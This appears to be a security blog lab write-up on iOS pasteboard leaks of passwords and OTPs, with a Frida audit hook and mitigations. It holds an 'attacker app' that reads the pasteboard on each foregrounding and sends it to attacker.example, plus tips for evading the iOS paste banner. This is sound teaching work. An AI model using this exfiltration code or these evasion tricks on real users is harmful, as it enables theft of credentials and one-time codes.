
UIPasteboard’s general pasteboard is shared across every app on the device. When the user copies an OTP from their banking app, it sits in UIPasteboard.general.string until something else replaces it. Any other app can read it at any time. Banking apps that put sensitive data on the pasteboard, and most do, because it is the only way to give the user “Copy” buttons that work with system paste anywhere, leak whatever they copy.
iOS 14 added a banner that flashes “App pasted from X” to warn users about cross-app reads, but it only flashes when an app reads, not when the data persists.
The shape
LoginViewController.loginTapped writes the user’s password directly into the system pasteboard:

Highlight 1 is UIPasteboard.general.string = password - password written to the system-wide general pasteboard; any foreground app the user opens next can read it via UIPasteboard.general.string with no permission prompt.
Highlight 2 is print("[pasteboard] password copied: \(password)") - password also emitted to the unified log; visible in Console.app on macOS or any process reading os_log.
The password is now in the system pasteboard. Any app the user opens within the pasteboard’s expiration window can read it:
1
2
// Attacker app
let stolen = UIPasteboard.general.string    // gets the password VulnLabAppiOS just copied
iOS 14 added expiration policies (setItems(_:options:) with .expirationDate), but most apps do not bother. Default policy is “persists until replaced”.
The OTP exfiltration scenario
You open a banking app, request a transfer, the app sends an OTP via SMS. SMS arrives. You copy the code manually or via OS auto-fill. Either way the OTP ends up in the pasteboard.
You switch to your email app to check confirmation. Email app reads UIPasteboard.general on launch (because it has a “paste from clipboard” feature). The OTP is in the email app’s memory.
If the email app is malicious (compromised SDK, phishing app posing as legitimate), the OTP is exfiltrated to the attacker’s server.
The chain requires the attacker app to reach the foreground after the copy. iOS 14 added a transparency banner (“Email Pasted from Bank App”) but no access control — any foreground app can still read UIPasteboard.general.string. Background execution limits on iOS are what prevent silent background reads, not any pasteboard-specific restriction. “You open the malicious app to check email” is a foreground action that completes the read.
Identifying the bug
Decompile and grep:
1
strings Payload/VulnLabAppiOS.app/VulnLabAppiOS | grep -i pasteboard
For each match, look at what the app puts on the pasteboard. Good luck on finding it through grep lol. Sensitive content:
- OTPs / 2FA codes
- Passwords (some apps have “Copy password” buttons in their internal password manager features)
- Auth tokens (debug builds sometimes do this, not always purged in release)
- Account identifiers / IBAN-style numbers
- Crypto wallet recovery phrases
Hook at runtime and tap the Login button in the app:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// frida -U -f com.vulnlab.iosapp --no-pause -l hook.js
// UIPasteboard.general returns a private concrete subclass; resolve it at runtime
// so the hook works regardless of the private class name Apple uses
setTimeout(function () {
  const pb = ObjC.classes.UIPasteboard.generalPasteboard();
  const impl = pb.$class['- setString:'];
  if (!impl) { console.log('[!] setString: not found on', pb.$className); return; }
  Interceptor.attach(impl.implementation, {
    onEnter: function (args) {
      console.log('[pasteboard] setString: ' + new ObjC.Object(args[2]).toString());
    }
  });
  console.log('[*] hooked setString: on', pb.$className);
}, 2000);

1
[UIPasteboard setString] value=hunter2
Attacker app
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
class AppDelegate: UIResponder, UIApplicationDelegate {
    func application(_ app: UIApplication,
                     didFinishLaunchingWithOptions opts: ...) -> Bool {
        readAndExfil()
        NotificationCenter.default.addObserver(
            forName: UIApplication.didBecomeActiveNotification,
            object: nil, queue: nil) { _ in self.readAndExfil() }
        return true
    }

    func readAndExfil() {
        guard let s = UIPasteboard.general.string else { return }
        let url = "https://attacker.example/?d=" +
                  s.addingPercentEncoding(withAllowedCharacters: .urlQueryAllowed)!
        URLSession.shared.dataTask(with: URL(string: url)!).resume()
    }
}
Every foreground arrival of the attacker app reads whatever is currently in the pasteboard. If the user copied an OTP from their bank moments before, the attacker captures it.
The iOS 14+ banner, what it does and does not do
When an app reads UIPasteboard.general.string, iOS shows a banner: "Email Pasted from Bank App". The pasteboard contents are still readable — the banner is a transparency feature, not an access control.
For an attacker, the banner is a UX issue. The user might notice and become suspicious. Workarounds:
- Read immediately on launch, before the user can react. By the time they see the banner, the data is already in the attacker’s server.
- Use
UIPasteboard.detectValues(for:completionHandler:)(iOS 14+) which only checks for the presence of data without reading. No banner. The attacker uses this to detect “an OTP is currently in the pasteboard” then prompts the user to “paste your OTP here” (in the attacker’s UI), making the user do the paste themselves. Banner now reads as user-initiated.
The framework’s transparency is real but does not stop the read.
The pattern types
UIPasteboard’s pasteboardTypes distinguishes plain text, URLs, images, and custom UTI types. Apps that share specific types:
1
UIPasteboard.general.setValue(otp, forPasteboardType: "com.target.app.otp")
A custom type means the attacker has to read that specific type, not just .string. Less commonly read by random other apps, but a targeted attacker who knows the type name reads it directly.
For the audit, look at every setValue(_:forPasteboardType:) call and check the type. Custom types reduce risk but do not eliminate it.
Defence
Three mitigations:
1
2
3
4
5
6
7
8
9
10
11
12
// 1. Expiration - only persists for one minute
UIPasteboard.general.setItems(
    [["public.utf8-plain-text": otp]],
    options: [.expirationDate: Date(timeIntervalSinceNow: 60)])

// 2. Local-only - does not sync across devices via Universal Clipboard
UIPasteboard.general.setItems(
    [["public.utf8-plain-text": otp]],
    options: [.localOnly: true])

// 3. Both, plus clear after the user finishes the OTP entry flow
UIPasteboard.general.string = ""
Apps that do all three minimize the window for cross-app reads. Apps that do none (the default) maximize the window.
For OTP specifically, the right pattern is textContentType = .oneTimeCode on the TextField, iOS auto-fills the OTP from the SMS directly into the field without going through the pasteboard. No copy needed.
Closing
UIPasteboard leak is the “user copies sensitive data, attacker app reads it on next foregrounding” pattern. The audit is one runtime hook. The defence is one method call away (setItems with expiration). Worth checking every “Copy” button in banking, payment, and password manager apps.
Happy Hacking !!